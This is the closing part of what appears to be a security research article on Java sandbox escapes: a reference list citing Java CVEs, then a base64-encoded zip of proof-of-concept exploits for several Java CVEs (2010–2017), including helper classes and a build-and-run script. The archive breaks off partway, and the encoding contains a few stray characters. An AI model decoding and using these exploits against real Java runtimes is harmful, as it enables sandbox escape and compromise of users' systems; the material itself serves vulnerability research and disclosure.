[31] Cristina Cifuentes, Nathan Keynes, John Gough, Diane Corney, Lin Gao, Manuel Valdiviezo, and Andrew Gross. "Translating java into llvm ir to detect security vulnerabilities." In LLVM Developer Meeting, 2014

[32] Sami Koivu. "Java Trusted Method Chaining (CVE-2010-0840/ZDI-10-056)."

[33] Oracle. "JList."
https://docs.oracle.com/javase/7/docs/api/javax/swing/JList.html

[34] Oracle. "Interface Serializable."
https://docs.oracle.com/javase/7/docs/api/java/io/Serializable.html

[35] Sami Koivu, Matthias Kaiser. "CVE-2010-0094."
https://github.com/rapid7/metasploit-framework/tree/master/external/source/exploits/CVE-2010-0094

--[7 - Attachments

>>>base64-begin code.zip
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
YOnYo1BY5ifScI5OxMLRgKxa2rsTFsM/EyB3KY1ByFJjueM7L2XEeDiTHddx5P5nUtao0dLa57f
dvOyd9gtEd8HJDbDDRxWTncYQZ+6E3C4sccGSzYsLRo+vUEsDBBQAAAAIAHJv2Ux5M/yrwQAAAD
gBAAAxABwAY29kZS90cnVzdGVkLW1ldGhvZC1jaGFpbl9DVkUtMjAxMC0wODQwL0xpbmsuamF2Y
VVUCQADKNkwW5fZMFt1eAsAAQToAwAABOgDAABNjcFuwkAMRO/+ijmmEQofkDMnWjjQW9XDJlh0
6cZZ7XorUMW/1ylBwbJ9sGfekB/imBRn9+Oajp3kZnOJiXP2o7T0/C3qQ/PmYku0rmtCDZs1xdI
F36MPLme8evkGX5TlmLGAYJzAA4tmvHNW/BIBxmo2oukKnnZrJ+uZN5GqfXfmXqEunVhXOGjycs
LA+jUed27gFe6Kj0+YpPwHvBgcVrlETtXD+uxZpFPkjZbQOc8cW75WD1JiLUkgJYTZcKM/UEsDB
BQAAAAIAHJv2Uzo6Zos4AAAAFMBAAAxABwAY29kZS90cnVzdGVkLW1ldGhvZC1jaGFpbl9DVkUt
MjAxMC0wODQwL1Rlc3QuamF2YVVUCQADKNkwW5fZMFt1eAsAAQToAwAABOgDAABNkLFOAzEQRPv
7iikhxeUDaGhSAaIgSr/nbM4bfLZlrzkQ4t9Zn1JEcjWemTf2fjdgh6OXCjvXVhWEHMixT+HMBS
5QrSPwKvETsuTAC0et0B6pCT0uCkcRE6Pwlj2DLtrDackSSCVFrKIeb5THQ9TygyrRsbF6PqayU
Li5LbZKCCbalBDSClfYKuJs7m2NsUnvt/QO40s05sXwZiipzd4Uz0WUDDWaqfueqalPBR+0CF6S
fDVT90NuUxB3V3Fk+4rfAVaO2+X7dGWnmFlPFBo/PG6cteLw7Tj3Rz4Nw9/wD1BLAwQUAAAACAB
yb9lM7Ckgn5MAAAAGAQAAMQAcAGNvZGUvdHJ1c3RlZC1tZXRob2QtY2hhaW5fQ1ZFLTIwMTAtMD
g0MC9ob3d0by50eHRVVAkAAyjZMFuX2TBbdXgLAAEE6AMAAATоAwAAZY/BCsIwEETv+YqFnk3ai
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 Y0hW8PV651Gp
efAY5ZlMqOUBqRcKISqeNlnoLRKWEy9kjcxu14/TLfr2W7xGqR9Ceepx283sQma9E2CPzjcgmFg
hB+77axS/Brm6Y6uQGyDXRbHP02RGkgXGTG2yu27Ho2OUsGc9zldOcmNkH5V04IBrzeO/WdW8B8
GsBd7qq151H5WITmWmdyFr6ZRzDl4MdgTmbcM/8/I68Sys1KOuzgpFUZLxP8DUEsBAh4DFAAAAA
gAcm/ZTHCf7N2AAAAAoAAAAA8AGAAAAAAAAQAAAKSBAAAAAGNvZGUvUkVBRE1FLnR4dFVUBQADK
NkwW3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAHJv2UyqT9LxSQQAAJ0LAAAvABgAAAAAAAEA
AACkgckAAABjb2RlL2NvbmZ1c2VkLWRlcHV0eV9DVkUtMjAxMi00NjgxL01pbmltYWwuamF2YVV

UBQADKNkwW3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAHJv2Uypxf1pegMAAI4IAAAwABgAAA
AAAAEAAACkgXsFAABjb2RlL2ludGVnZXItb3ZlcmZsb3dfQ1ZFLTIwMTUtNDg0My9NaW5pbWFsL
mphdmFVVAUAAyjZMFt1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAByb9lMjxOAahMEAAC5CAAA
NAAYAAAAAAABAAAApIFfCQAAY29kZS90cnVzdGVkLW1ldGhvZC1jaGFpbl9DVkUtMjAxMC0wODQ
wL01pbmltYWwuamF2YVVUBQADKNkwW3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAHJv2UyQYs
LKoAMAAK8JAAA0ABgAAAAAAAEAAACkgeANAABjb2RlL3RydXN0ZWQtbWV0aG9kLWNoYWluX0NWR
S0yMDEwLTA4NDAvR2VuRmlsZS5qYXZhVVQFAAMo2TBbdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAA
AAgAcm/ZTHkz/KvBAAAAOAEAADEAGAAAAAAAAQAAAKSB7hEAAGNvZGUvdHJ1c3RlZC1tZXRob2Q
tY2hhaW5fQ1ZFLTIwMTAtMDg0MC9MaW5rLmphdmFVVAUAAyjZMFt1eAsAAQToAwAABOgDAABQSw
ECHgMUAAAACAByb9lM6OmaLOAAAABTAQAAMQAYAAAAAAAABAAAApIEaEwAAY29kZS90cnVzdGVkL
W1ldGhvZC1jaGFpbl9DVkUtMjAxMC0wODQwL1Rlc3QuamF2YVVUBQADKNkwW3V4CwABBOgDAAAE
6AMAAFBLAQIeAxQAAAAIAHJv2UzsKSCfkwAAAAYBAAAxABgAAAAAAAEAAACkgWUUAABjb2RlL3R
ydXN0ZWQtbWV0aG9kLWNoYWluX0NWRS0yMDEwLTA4NDAvaG93dG8udHh0VVQFAAMo2TBbdXgLAA
EE6AMAAATOAwAAUEsBAh4DFAAAAAgAcm/ZTK2QRrinAQAAswMAAC4AGAAAAAAAAAQAAAKSBYxUAA
GNvZGUvdHlwZS1jb25mdXNpb25fQ1ZFLTIwMTctMzI3Mi9NaW5pbWFsLmphdmFVVAUAAyjZMFt1
eAsAAQToAwAABOgDAABQSwECHgMUAAAACAByb9lM39ULbxkCAABBBAAANgAYAAAAAAAABAAAApIF
yFwAAY29kZS91bmluaXRpYWxpemVkLWluc3RhbmNlX0NWRS0yMDE3LTMyODkvTWluaW1hbC5qYX
ZhVVQFAAMo2TBbdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAAAAgAcm/ZTGZFWWr9BAAA7BMAAEwAG
